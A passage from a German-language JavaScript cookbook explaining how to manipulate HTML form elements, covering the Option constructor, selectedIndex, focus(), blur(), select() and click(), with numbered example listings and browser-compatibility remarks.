Mit der Funktion `listeNeu()`, die von Zeile 10 bis 13 definiert ist, ändern wir die Texte in den Einträgen der Auswahlliste. Die Funktion wird über den Button in Zeile 26 und 27 aufgerufen. Wenn Sie die Funktion ausführen und anschließend erneut die Liste ausgeben lassen, sehen Sie die geänderten Werte in dem Anzeigefenster. Aber Sie können Sie auch vorher bereits in der Auswahlliste selbst sehen, denn diese wird nach dem Verändern der Werte mit JavaScript unmittelbar aktualisiert.



Abbildung 127: Die geänderten Texte der Auswahlliste

Hinweis

Sie können zwar im Prinzip mit JavaScript auch auf ein mit (X)HTML noch nicht angelegtes option-Element zugreifen, indem Sie beispielsweise einen Index für das options-Objektfeld angeben, der größer als der Wert von options.length ist. Da JavaScript lose typisiert ist, könnte man das Array einfach erweitern. Allerdings wird sich das bei den meisten Browsern nicht so auswirken, dass ein weiterer Eintrag in der Auswahlliste angezeigt wird. Wenn Sie so etwas erreichen wollen, müssen Sie anders vorgehen (*siehe dazu die Kapitel 9 zu DHTML und 11 zu AJAX und in diesem Kapitel das Rezept »Wie kann ich zur Laufzeit einer Auswahlliste mit JavaScript weitere Einträge hinzuzufügen?« auf Seite 292*). Die meisten Browser melden auf so einen Versuch einen Fehler.

Die hier beschriebene Form des Zugriffs dient dazu, bestehende <option>-Tags zu manipulieren und in der Webseite keine neuen anzulegen.

88 Wie kann ich zur Laufzeit einer Auswahlliste mit JavaScript weitere Einträge hinzufügen?

In neueren Browsern ist es möglich, zur Laufzeit einer Auswahlliste mit JavaScript weitere Einträge hinzuzufügen. Dazu wird ein Konstruktor Option verwendet. Das sieht schematisch so aus:

```
neueOpt = new Option([optionText, optionWert, defaultSelected,
selected]);
```

Listing 257: Erzeugen eines neuen Eintrags in einer Auswahlliste

In den meisten Fällen werden Sie nur die ersten beiden Parameter angeben. Beispiel:

```
01 <html>
02 <script language="JavaScript">
03 function listeNeu(frm) {
04   frm.form.eissorte.options[0] = new Option('Zitrone','zit');
05   frm.form.eissorte.options[1] = new Option('Erdbeere','erd');
06   frm.form.eissorte.options[2] = new Option('Apfel','apf');
```

Listing 258: Dynamisches Erstellen der Listenpunkte

```
07 }  
08 </script>  
09 <body>  
10 <form name="eis">  
11 <select name="eissorte">  
12 </select>  
13 <hr />  
14 <input type="button" value="Anlegen der Liste" ↵  
    onClick="listeNeu(this)" />  
15 </form>  
16 </body>  
17 </html>
```

Listing 258: Dynamisches Erstellen der Listenpunkte (Forts.)

Das Formular in den Zeilen 10 bis 15 enthält einen leeren `<select>`-Container. Mit einem Klick auf die Schaltfläche in Zeile 14 wird die Funktion `listeNeu()` aufgerufen. Dabei wird mit `this` eine Referenz auf das aktuelle Formularelement (den Button) als Objekt übergeben.

In der Funktion `listeNeu()` steht also nach dem Aufruf eine Referenz auf die Schaltfläche zur Verfügung. Mit dem Übergabewert `frm` haben wir ein Formularelement, und dessen Eigenschaft `form` ist eine Referenz auf das umgebende Formular. Also können wir mit `frm.form` auf dieses Formular zugreifen und von da aus andere Formularelemente ansprechen. Mit `frm.form.eissorte` haben wir Zugriff auf die Auswahlliste (in den Zeilen 4 bis 6). Über die Eigenschaft `options` weisen wir dort der Liste die neu erzeugten Objekte zu.



Abbildung 128: Vor dem Anlegen mit JavaScript ist die Liste leer.




Abbildung 129: Die Einträge in der Liste wurden dynamisch angelegt.

Achtung

Diese Technik wird von den meisten etwas älteren Browsern nicht unterstützt.

294 >> Wie ermittle ich die Anzahl der Auswahlmöglichkeiten in einer Auswahlliste?

89 Wie ermittle ich die Anzahl der Auswahlmöglichkeiten in einer Auswahlliste?

Eine Objektrepräsentation einer Auswahlliste besitzt die Eigenschaft `length` (nur zu lesen). Darüber können Sie die Anzahl der Auswahlmöglichkeiten in einer Auswahlliste abfragen. Das ist vor allem dann sinnvoll, wenn Sie mit einer Schleife über alle Einträge in der Auswahlliste eine Aktion ausführen wollen.

Hinweis

Für Erläuterungen siehe zum Beispiel das Rezept auf Seite 290.

Auch das Objektfeld `options` besitzt die Eigenschaft `length`. Es ist ja ein Datenfeld. Der Zugriff darüber hat die vollkommen gleiche Bedeutung wie der Zugriff über die Auswahlliste.

90 Wie kann ich testen oder festlegen, welcher Eintrag in einer Auswahlliste selektiert ist?

Die Objektrepräsentation einer Auswahlliste besitzt die Eigenschaft `selectedIndex`. Damit können Sie ermitteln, welcher Eintrag in einer Auswahlliste aktiviert ist. Ebenso können Sie über diese Eigenschaft einen Eintrag in der Auswahlliste aus JavaScript heraus selektieren.

Beispiel (`formjs19.html`):

```
01 <html>
02 <script language="JavaScript">
03 function welcherIndex(op) {
04   window.status = "Ausgewählter Eintrag in der Auswahlliste: " +
05   op.selectedIndex;
06 }
07 </script>
08 <body>
09 <form action="" method="get" name="eis">
10 <select name="eissorte" onClick="welcherIndex(this)">
11   <option>Erdbeere</option>
12   <option>Vanille</option>
13   <option>Schoko</option>
14   <option>Zitrone</option>
15 </select>
16 </form>
17 </body>
18 </html>
```

Listing 259: Bestimmen des ausgewählten Eintrags in der Auswahlliste

In den Zeilen 9 bis 16 wird ein Webformular mit einer Auswahlliste definiert. In der Auswahlliste sind vier Listeneinträge zu finden (die Zeilen 11 bis 14).

Im Beginn-Tag des `<select>`-Containers in Zeile 10 wird mit dem Eventhandler `onClick` die Funktion `welcherIndex()` aufgerufen und mit `this` eine Referenz auf das aktuelle Formularelement (die Auswahlliste) als Objekt übergeben. In der Funktion `welcherIndex()` steht

also nach dem Aufruf eine Referenz auf die Auswahlliste zur Verfügung, und wir können darüber auf `selectedIndex` zugreifen. Der Wert wird in den Zeilen 4 und 5 in der Statuszeile des Browsers ausgegeben.



Abbildung 130: In der Statuszeile wird der selektierte Index (beginnend bei 0) angezeigt.

Hinweis

Beachten Sie, dass die Verwendung der Statuszeile des Browsers in der Praxis nicht ganz unkritisch ist. Es kann auf der einen Seite sein, dass der Zugriff überhaupt nicht funktioniert. Dabei ist es nicht das Problem, dass der Zugriff auf die Eigenschaft `window.status` aus JavaScript heraus schiefgeht.

Aber die Ausgabe in der Statuszeile wird in vielen Fällen auch parallel vom Browser benutzt. Das bedeutet, die Ausgabe per JavaScript streitet sich mit automatischen Ausgaben des Browsers um den geringen Platz. In diesen Fällen wird JavaScript verlieren.

Zudem kann ein Anwender natürlich die Statuszeile in den meisten Browsern ausschalten. Und auf der anderen Seite wird eine Information in der Statuszeile vom Anwender in der Regel überhaupt nicht beachtet.

Einen Eintrag als selektiert zu markieren, ist auch nicht kompliziert. Sie müssen nur den passenden Wert zuweisen. Dazu setzen Sie die `selectedIndex`-Eigenschaft auf den numerischen Wert des gewünschten Array-Eintrags und damit ist das Formularelement selektiert.

Beispiel (`formis19a.html`):

```

01 <html>
02 <script language="JavaScript">
03 function welcherIndex(i) {
04   window.document.eis.eissorte.selectedIndex
05     = i;
06 }
07 </script>
08 <body>
09 <form name="eis">
10 <select name="eissorte" size=4>
11   <option>Erdbeere</option>
12   <option>Vanille</option>
13   <option>Schoko</option>
```

Listing 260: Selektieren eines Eintrags in einer Auswahlliste mit JavaScript


```

14  <option>Zitrone</option>
15 </select>
16 <hr />
17 Welcher Eintrag?
18 1 <input type="radio" name="klicker" value="0"
19  onClick="welcherIndex(0)" />
20 2 <input type="radio" name="klicker" value="1"
21  onClick="welcherIndex(1)" />
22 3 <input type="radio" name="klicker" value="2"
23  onClick="welcherIndex(2)" />
24 4 <input type="radio" name="klicker" value="3"
25  onClick="welcherIndex(3)" />
26 </form>
27 </body>
28 </html>

```

Listing 260: Selektieren eines Eintrags in einer Auswahlliste mit JavaScript (Forts.)

In den Zeilen 9 bis 26 wird ein Webformular mit einer mehrzeiligen Auswahlliste sowie vier Radiobuttons definiert. In der Auswahlliste sind vier Listeneinträge zu finden (die Zeilen 11 bis 14). In jedem der folgenden Radiobuttons wird mit dem Eventhandler `onClick` die Funktion `welcherIndex()` aufgerufen. Dabei wird ein numerischer Wert übergeben. In der Funktion `welcherIndex()` (Zeile 3 bis 6) setzen wir diesen Wert als selektierten Index der Auswahlliste.

*Abbildung 131: Das Selektieren des Eintrags in der Auswahlliste erfolgt über die Selektion des entsprechenden Radiobuttons.*

Tipp

Alternativ würde in dem letzten Beispiel auch das funktionieren:

```
function welcherIndex(i) {
    window.document.eis.eissorte.options[i].selected=true;
}
```

Listing 261: Selektion eines Eintrags in der Auswahlliste über die Eigenschaft selected

In diesem Fall verwendet man für ein Element des options-Objektfeldes die Eigenschaft `selected`. Hat diese boolesche Eigenschaft den Wert `true` beziehungsweise 1²⁴, ist das Element selektiert. Hat sie aber den Wert `false` beziehungsweise 0, ist das Element deseletktiert. Wenn ein Eintrag als selektiert gesetzt wird, deseletktiert das alle anderen Einträge.

91 Wie kann ich mit JavaScript den Fokus von einem Formularelement nehmen?

Jede Objektrepräsentation eines Formularelements besitzt die Methode `blur()`. Beim Aufruf der Methode wird der Fokus von einem vorangestellten Element entfernt.

Hinweis

Das Entfernen des Fokus ist nicht identisch mit einer Deselektion, obwohl die beiden Vorgänge in einigen Situationen synchron ablaufen. Die Selektion eines Elements gibt ihm in der Regel den Fokus, aber die Umkehrung gilt nicht – *siehe dazu das Rezept »Wie kann ich mit JavaScript einem Formularelement den Fokus geben?« auf Seite 298 und dort das Beispiel*. Wenn ein Element den Fokus besitzt, wird das von den meisten Browsern (wie auch sonst in grafischen Oberflächen) mit einer gestrichelten oder schwach hervorgehobenen Linie um ein Element oder einer Markierung gekennzeichnet. Bei einem Element mit Fokus kann ein Anwender in der Regel eine Eingabe vornehmen, während bei einem Element ohne Fokus keine Eingabe möglich ist. Ein selektiertes Element hingegen ist ausgewählt, muss aber nicht den Fokus haben.




Abbildung 132: Das Kontrollkästchen Lesezeichen ist ausgewählt und besitzt nicht den Fokus, während das Kontrollkästchen Gehe nicht ausgewählt ist, aber den Fokus besitzt.

Bei den meisten grafischen Oberflächen verschieben Sie den Fokus mit dem Tabulator oder den Pfeiltasten. Dabei selektieren Sie die jeweiligen Elemente nicht. Das machen Sie mit dem Anklicken mit der Maus oder oft auch mit der Leertaste.

24. Genau genommen wird jeder numerische Wert ungleich 0 als `true` interpretiert.

Beispiel (*formjs20.html*):

```

01 <html>
02 <script language="JavaScript">
03 function welcherIndex(i) {
04   i.blur();
05 }
06 </script>
07 <body>
08 <form>
09 A <input onMouseOut="welcherIndex(this)" />
10 B <input onMouseOut="welcherIndex(this)" />
11 C <input onMouseOut="welcherIndex(this)" />
12 D <input onMouseOut="welcherIndex(this)" />
13 </form>
14 </body>
15 </html>
```

Listing 262: Der Fokus wird per blur() entfernt.

In dem Beispiel gibt es ein kleines Formular mit vier Eingabefeldern. Bei jedem Feld ist der Eventhandler `onMouseOut` notiert. Dieser wird ausgelöst, wenn der Mauszeiger den Bereich eines Elements (in diesem Fall das jeweilige Eingabefeld) verlässt. Beim Verlassen wird die Funktion `welcherIndex()` ausgelöst. Dabei wird als Übergabewert mit `this` eine Referenz auf das jeweilige Eingabefeld übergeben. In der Funktion wird über diese Referenz auf das jeweilige Feld die Methode `blur()` ausgelöst (Zeile 4). Damit wird dem jeweiligen Feld der Fokus entzogen.

92 Wie kann ich mit JavaScript einem Formularelement den Fokus geben?

Jede Objektrepräsentation eines Formularelements besitzt die Methode `focus()`. Beim Aufruf der Methode wird einer vorangestellten Objektrepräsentation eines Formularelements der Fokus zugeordnet.

Hinweis

Das Entfernen des Fokus ist nicht identisch mit einer Deselektion. Genauso wenig bedeutet der Erhalt des Fokus eine Selektion. Beachten Sie die Warnung im Rezept »Wie kann ich mit JavaScript den Fokus von einem Formularelement nehmen?« auf Seite 297. Allerdings gehen das Fokussieren und Selektieren sehr oft synchron, was aber vom Typ des Formularelements und auch dem Browser abhängen kann.

Beispiel (*formjs21.html*):

```

01 <html>
02 <script language="JavaScript">
03 function welcherIndex() {
04   var i = Math.round(Math.random() * 4 ) % 4 ;
05   window.document.eis.elements[i].focus();
06 }
07 </script>
```

Listing 263: Der Fokus wird per focus() ersetzt.

```
08 <body>
09 <form name="eis">
10 A <input />
11 B <input />
12 C <input />
13 D <input />
14 <hr />
15 <input type="button" value="Würfel" onClick="welcherIndex()" />
16 </form>
17 </body>
18 </html>
```

Listing 263: Der Fokus wird per focus() ersetzt. (Forts.)

In dem Beispiel finden Sie ein kleines Formular mit vier Eingabefeldern und einer Schaltfläche vor. Bei der Schaltfläche in Zeile 15 ist der Eventhandler `onClick` notiert. Darüber wird die Funktion `welcherIndex()` ausgeführt. In der Funktion wird mit einem Zufallsmechanismus eine ganze Zahl zwischen 0 und 3 berechnet (Zeile 4). Diese wird als Index für die Zuordnung des Fokus zu einem Eingabefeld mit der `focus()`-Methode verwendet (Zeile 5).




Abbildung 133: Das zweite Eingabefeld hat den Fokus.

93 Wie kann ich mit JavaScript ein Formularelement selektieren beziehungsweise deselektieren?

Grundsätzlich können Sie mit JavaScript ein Formularelement selektieren beziehungsweise deselektieren. Das Rezept ist jedoch nicht ganz so einfach, denn Sie müssen bezüglich des Typs der Formularelemente unterscheiden.

Wie erfolgt die Selektion von Optionsfeldern und Kontrollkästchen?

Sowohl die Objektrepräsentationen von Optionsfeldern als auch von Kontrollkästchen verfügen über die boolesche Eigenschaft `checked` (*siehe das Rezept »Wie kann ich auf den Selektionszustand eines Radiobuttons oder einer Checkbox zugreifen?« auf Seite 283*). Mit der entsprechenden Wertzuweisung selektieren oder deselektieren Sie ein entsprechendes Element.

Wie erfolgt die Selektion von Textfeldern?

Die boolesche Eigenschaft `checked` hilft aber bei einem Textfeld in jeglicher Form nicht weiter. Die Objektrepräsentationen von allen Textfeldern besitzen jedoch die Methode `select()`. Damit können Sie aus JavaScript heraus das zugehörige Formularelement selektieren. Wenn Sie ein Textfeld so selektieren, wird ein bis dahin selektiertes anderes Formularelement deselektiert.

Beispiel (*formjs22a.html*):

```

01 <html>
02 <script language="JavaScript">
03 function welcherIndex() {
04     var i = Math.round(Math.random() * 3 ) % 3;
05     window.document.forms[0].elements[i].select();
06 }
07 </script>
08 <body>
09 <form action="" method="get">
10   <input type="Text" value="Fenchurch" /> <br />
11   <input type="password" value="Wonko" /> <br />
12   <textarea cols="20" rows="5">Wie gefällt Ihnen Bournemouth?
13   </textarea>
14   <br />
15   <input type="button" value="Würfel" onClick="welcherIndex()" />
16 </form>
17 </body>
18 </html>
```

Listing 264: Ein Textfeld wird mit select() ausgewählt.

In dem Beispiel gibt es ein kleines Formular (Zeile 9 bis 16) mit einem einzeiligen Eingabefeld, einem Passwortfeld und einem mehrzeiligen Textfeld sowie einer Schaltfläche. Bei der Schaltfläche in Zeile 15 ist der Eventhandler `onClick` notiert, über den die Funktion `welcherText()` aufgerufen wird. In der Funktion wird mit einem Zufallsmechanismus eine ganze Zahl zwischen 0 und 2 berechnet (Zeile 4). Diese wird als Index für die Selektion eines der Texteingabefelder mit der `select()`-Methode verwendet (Zeile 5).




Abbildung 134: Das mehrzeilige Eingabefeld wurde zufällig selektiert.

Achtung

Wenn ein Anwender nach einer Selektion mit der `select()`-Methode ohne weitere Aktionen dazwischen eine Eingabe über die Tastatur vornimmt, erfolgt diese bei einigen Browsern unmittelbar in dem selektierten Textfeld. Mit anderen Worten – dieses Formularelement hat durch die Selektion implizit auch den Fokus erhalten. Das gilt aber nicht für alle Browser (zum Beispiel nicht für Opera) und deshalb können Sie sich darauf nicht verlassen.

Wie erfolgt die Selektion von Schaltflächen?

Wie verhält es sich nun aber mit Schaltflächen? Wenden wir einfach einmal die `select()`-Methode auf Schaltflächen an.

Beispiel (*formjs22b.html*):

```

01 <html>
02 <script language="JavaScript" />
03 function welcherText() {
04   var i = 1 + Math.round(Math.random() * 3 ) % 3;
05   window.document.forms[0].elements[i].select();
06 }
07 function neuerText() {
08   window.document.forms[0].elements[0].value = "";
09 }
10 </script>
11 <body onLoad="welcherText()" />
12 <form action="" method="get" />
13   <input name="a" value="Brockianisches Ultra-Kricket" /><br />
14   <input type="Submit" /><input type="reset" />
15   <input type="button" value="OK"
16     onClick="reset()" onMouseOver="neuerText()" />
17 </form>
18 </body>
19 </html>
```

Listing 265: Drei Schaltflächen werden mit select() selektiert.

In dem Beispiel gibt es wieder ein kleines Formular (Zeile 12 bis 17). Hier finden Sie drei verschiedene Arten an Schaltflächen (eine `Submit`-, eine `Reset`- und eine normale Schaltfläche) sowie ein einzeiliges Texteingabefeld mit Vorgabewert vor.

Beim `<body>`-Tag in Zeile 11 steht wieder der Eventhandler `onLoad`, der die Funktion `welcherText()` ausführt. In der Funktion wird analog zum letzten Listing mit einem Zufallsmechanismus eine ganze Zahl zwischen 0 und 2 berechnet.

Allerdings wird dieser Wert zu der Zahl 1 addiert, damit das erste Element des Formulars (das einzeilige Texteingabefeld) aus der zufälligen Selektion ausgenommen ist (Zeile 4). Diese Zufallszahl wird als Index für die Selektion einer der Schaltflächen mit der `select()`-Methode verwendet (Zeile 6). Aber was passiert dabei? Wird eine der Schaltflächen selektiert?

Wenn Sie das Beispiel in einen Browser der Netscape-Familie laden, passiert gar nichts. Auch im Opera oder Konqueror werden Sie keine Reaktion beobachten können. Im Internet Explorer hingegen hat die Methode eine Wirkung, aber nicht die gewünschte Selektion der Schaltfläche. Die Beschriftung der Schaltfläche wird selektiert.



Abbildung 135: Im Internet Explorer wird die Beschriftung der Schaltfläche mit select() selektiert, hier rechts die OK-Schaltfläche.

Wenn nun der Text einer Schaltfläche im Internet Explorer selektiert ist, und Sie betätigen die `[Return]-Taste` – was passiert dann?

In dem Beispiel finden Sie in Zeile 17 und 18 einen gewöhnlichen Button mit zwei Event-handlern (`onClick` und `onMouseOver`). Der erste soll die grundsätzliche Funktionalität darstellen (ein alternativer `Reset`-Button), und der zweite leert mit der Funktion `neuerText()` (in den Zeilen 7 bis 9 definiert) den Vorgabetext des Eingabefeldes.

Die Funktion `neuerText()`, die beim Überstreichen des letzten Buttons ausgelöst wird, leert das Feld, ohne dass die Selektion einer Schaltfläche verloren geht. Wenn Sie nun den Text der `[Submit]-Schaltfläche` selektiert haben, werden die Daten abgeschickt. Ist der Text einer der anderen beiden Schaltflächen selektiert, und Sie betätigen die `[Return]-Taste`, wird das Formular auf den Originalzustand zurückgesetzt. Im Internet Explorer geht also die Selektion der Beschriftung einer Schaltfläche mit der Selektion des Buttons selbst einher. Da die Wirkung der `select()`-Methode jedoch von dem konkreten Browser abhängt und bei den meisten Browsern wie gesagt nicht funktioniert, hilft sie beim Selektieren von Schaltflächen im Allgemeinen nicht weiter.

Hinweis

Grundsätzlich ist die Wirkung von `select()` auf Schaltflächen bezüglich verschiedener Browser also indifferent, und man sollte die Methode nur mit Vorsicht einsetzen²⁵.

Die Lösung für die Problematik ist die Methode `focus()`. Sie müssen bloß Zeile 5 in dem Listing gegen die folgende austauschen (`formjs22c.html`):

```
window.document.forms[0].elements[i].focus();
```

Listing 266: Die Verwendung von focus() selektiert einen Button so, dass er mit Return ausgelöst werden kann.

Diese Technik funktioniert in allen neueren Browsern.

94 Wie erfolgt die Selektion von Einträgen in einer Auswahlliste?

Im Rezept »Wie kann ich testen oder festlegen, welcher Eintrag in einer Auswahlliste selektiert ist?« auf Seite 294 können Sie nachlesen, dass ein Eintrag in einer Auswahlliste über `selectedIndex` oder `selected` ausgewählt werden kann, etwa so:

25. Sie sollten vor allem die Wirkung in verschiedenen Browsern testen. Und es ist nicht vorhersehbar, wie sich neuere Versionen von Browsern verhalten.

```
window.document.forms[0].elements[0].options[i].selected=true;
```

Listing 267: Selektion eines Eintrags in einer Auswahlliste über selected

Wie erfolgt die Selektion eines Formularelements unabhängig vom Typ?

Wenn Sie unabhängig vom Typ eines Formularelements eine Funktion bauen wollen, die dieses Formularelement auf jeden Fall selektiert, sollten Sie den Typ auswerten und vier unterschiedliche Behandlungsmethoden bereitstellen, etwa so, wie es die nachfolgende Funktionsschablone zeigt (*beachten Sie dabei auch auf Seite 280 das Rezept »Wie bestimme ich den Typ eines Formularelements?« und dort die möglichen Ausprägungen der type-Eigenschaft*):

```
function selektFeld() {  
    if(  
        (window.document.forms[j].elements[i].type.toUpperCase() == "RADIO")  
    ||  
        (window.document.forms[j].elements[i].type.toUpperCase() ==  
"CHECKBOX")  
    ){  
        window.document.forms[j].elements[i].checked=true;  
    }  
    else if(  
        (window.document.forms[j].elements[i].type.toUpperCase() ==  
"PASSWORD") ||  
        (window.document.forms[j].elements[i].type.toUpperCase() == "TEXT")  
    ||  
    ...  
        (window.document.forms[j].elements[i].type.toUpperCase() == "FLOAT")  
    ){  
        window.document.forms[j].elements[i].select();  
    }  
    else if(  
        (window.document.forms[j].elements[i].type.toUpperCase() == "BUTTON")  
    ||  
        (window.document.forms[j].elements[i].type.toUpperCase() == "RESET")  
    ||  
        (window.document.forms[j].elements[i].type.toUpperCase() == "SUBMIT")  
    ){  
        window.document.forms[j].elements[i].focus();  
    }  
    else if(window.document.forms[j].elements[i].type.toUpperCase() ==  
            "SELECT-ONE") {  
        window.document.forms[j].elements[i].selectedIndex=k;  
    }  
}
```

Listing 268: Eine schematische Funktion, die unabhängig vom Typ des Formularelementes ein solches selektiert

Schauen wir uns ein praktisches Beispiel an und besprechen auch da die Details.

304 >> Wie erfolgt die Selektion von Einträgen in einer Auswahlliste?

Beispiel (*formjs22.html*):

```
01 <html>
02 <script language="JavaScript">
03 function selektFeld() {
04     var f = window.document.forms[0].length;
05     var i = Math.round(Math.random() * f ) % f;
06     if(
07         (window.document.forms[0].elements[i].type.toUpperCase()
08          == "RADIO") ||
09         (window.document.forms[0].elements[i].type.toUpperCase()
10          == "CHECKBOX")
11     ){
12         window.document.forms[0].elements[i].checked=true;
13     }
14     else if(
15         (window.document.forms[0].elements[i].type.toUpperCase()
16          == "PASSWORD") ||
17         (window.document.forms[0].elements[i].type.toUpperCase()
18          == "TEXT") ||
19         (window.document.forms[0].elements[i].type.toUpperCase()
20          == "TEXTAREA") ||
21         (window.document.forms[0].elements[i].type.toUpperCase()
22          == "FILE") ||
23         (window.document.forms[0].elements[i].type.toUpperCase()
24          == "URL") ||
25         (window.document.forms[0].elements[i].type.toUpperCase()
26          == "INT") ||
27         (window.document.forms[0].elements[i].type.toUpperCase()
28          == "DATE") ||
29         (window.document.forms[0].elements[i].type.toUpperCase()
30          == "FLOAT")
31     ){
32         window.document.forms[0].elements[i].select();
33     }
34     else if(
35         (window.document.forms[0].elements[i].type.toUpperCase()
36          == "BUTTON") ||
37         (window.document.forms[0].elements[i].type.toUpperCase()
38          == "RESET") ||
39         (window.document.forms[0].elements[i].type.toUpperCase()
40          == "SUBMIT")
41     ){
42         window.document.forms[0].elements[i].focus();
43     }
44     else if(window.document.forms[0].elements[i].type.toUpperCase()
45          == "SELECT-ONE") {
46         j = Math.round(Math.random() * ←
47             window.document.forms[0].elements[i].length )
48         % window.document.forms[0].elements[i].length;
49         window.document.forms[0].elements[i].selectedIndex=j;
```

Listing 269: Ein Webformular mit automatischer Selektion eines der Webformularelemente

```
49     }
50 }
51 </script>
52 <body onLoad="selektFeld()">
53 <table border="1">
54 <form>
55 <tr>
56   <td>Userid</td>
57   <td><input type="Text" value="Thor" /></td>
58 </tr>
59 <tr>
60   <td>Passwort</td>
61   <td><input type="password" value="Hammer" /></td>
62 </tr>
63 <tr>
64   <td>Ihre Signatur </td>
65   <td><input type="file" /></td>
66 </tr>
67 <tr>
68   <td>Mann</td>
69   <td><input type="radio" name="geschl" value="0" /></td>
70 </tr>
71 <tr>
72   <td>Frau</td>
73   <td><input type="radio" name="geschl" value="1" /></td>
74 </tr>
75 <tr>
76   <td>Kinder</td>
77   <td><input type="Checkbox" name="kind" value="v" /></td>
78 </tr>
79 <tr>
80   <td>Was darf ich bringen?</td>
81   <td>
82     <select name="getraenk" size="3">
83       <option>Durchblickstrudel</option>
84       <option>Donnergurgel</option>
85     </select>
86   </td>
87 </tr>
88 <tr>
89   <td>Ihr Kommentar </td>
90   <td><textarea cols="20" rows="5">Froschstern</textarea> </td>
91 </tr>
92 <tr>
93   <td><input type="Submit" /></td>
94   <td><input type="reset" /></td>
95 </tr>
96 </form>
97 </table>
98 </body>
99 </html>
```

Listing 269: Ein Webformular mit automatischer Selektion eines der Webformularelemente (Forts.)

306 >> Wie erfolgt die Selektion von Einträgen in einer Auswahlliste?

In dem Beispiel gibt es ein Formular (Zeile 54 bis 96), das in diesem Beispiel etwas umfangreicher ist. Insbesondere ist hier – praxisorientiert – eine Tabellenstruktur aus zwei Spalten um die Formularstruktur herum aufgebaut. Damit ist die optische Gestaltung harmonischer als bei einem Formular ohne Tabellen. Sonst hat die Tabellenstruktur aber keine Bedeutung.

Im Formular finden Sie nahezu alle Formularelemente vor, die in der Praxis vorkommen²⁶. Beim <body>-Tag in Zeile 52 ist der Eventhandler onLoad notiert, der die Funktion selektFeld() ausführt. In der Funktion sind ein paar Spezialitäten zu besprechen:

In der Zeile 4 wird mit `var f = window.document.forms[0].length;` die Anzahl der Formularelemente bestimmt. Dieser Wert wird in Zeile 5 verwendet, um daraus eine Zufallszahl zwischen 0 und der Anzahl der Formularelemente zu berechnen (`var i = Math.round(Math.random() * f) % f;`). Dieser Wert wird dann als Index verwendet, welches Formularelement selektiert werden soll.

In den jeweiligen if-Abfragen wird auf den Typ des selektierten Elementes getestet und entsprechend des Typs die jeweils passende Technik zum Selektieren ausgewählt. Beachten Sie, dass type immer einen String enthält und wir deshalb mit der Methode toUpperCase() der String-Klasse arbeiten können, um bei der Schreibweise des Wertes von Groß- und Kleinschreibung unabhängig zu sein. Der Wert wird immer in Großbuchstaben gewandelt.

Bemerkenswert ist auch die Auswahl des Eintrags in der Auswahlliste. Dazu wird in den Zeilen 46 bis 47 mit `j = Math.round(Math.random() * window.document.forms[0].elements[i].length) % window.document.forms[0].elements[i].length;` der Index in der Auswahlliste als weiterer Zufallsprozess bestimmt.

Abbildung 136: Selektion beim Laden

26. Ausnahmen sind die Ausprägungen von type, die von Browsern allgemein ignoriert werden.

95 Wie kann ich mit JavaScript einen Klick eines Anwenders auf ein Formularelement simulieren?

Bei jeder Objektrepräsentation eines Formularelements können Sie die Methode `click()` aufrufen. Diese Methode bewirkt das Gleiche, als ob der Anwender auf ein Element klickt.

Beispiel (*formjs23.html*):

```
01 <html>
02 <script language="JavaScript">
03 function test() {
04   window.setTimeout(
05     "window.document.forms[0].elements[0].click()", "1000");
06   window.setTimeout(
07     "window.document.forms[0].elements[1].click()", "2000");
08   window.setTimeout(
09     "window.document.forms[0].elements[2].click()", "3000");
10   window.setTimeout(
11     "window.document.forms[0].elements[3].click()", "4000");
12 }
13 </script>
14 <body onLoad="test()">
15 <form>
16 <table >
17 <tr>
18   <td>Bremsen </td>
19   <td><input type="checkbox" name="a" value="1" /></td>
20 </tr>
21 <tr>
22   <td>Blinker </td>
23   <td><input type="checkbox" name="b" value="2" /></td>
24 </tr>
25 <tr>
26   <td>Hupe </td>
27   <td><input type="checkbox" name="c" value="3" /></td>
28 </tr>
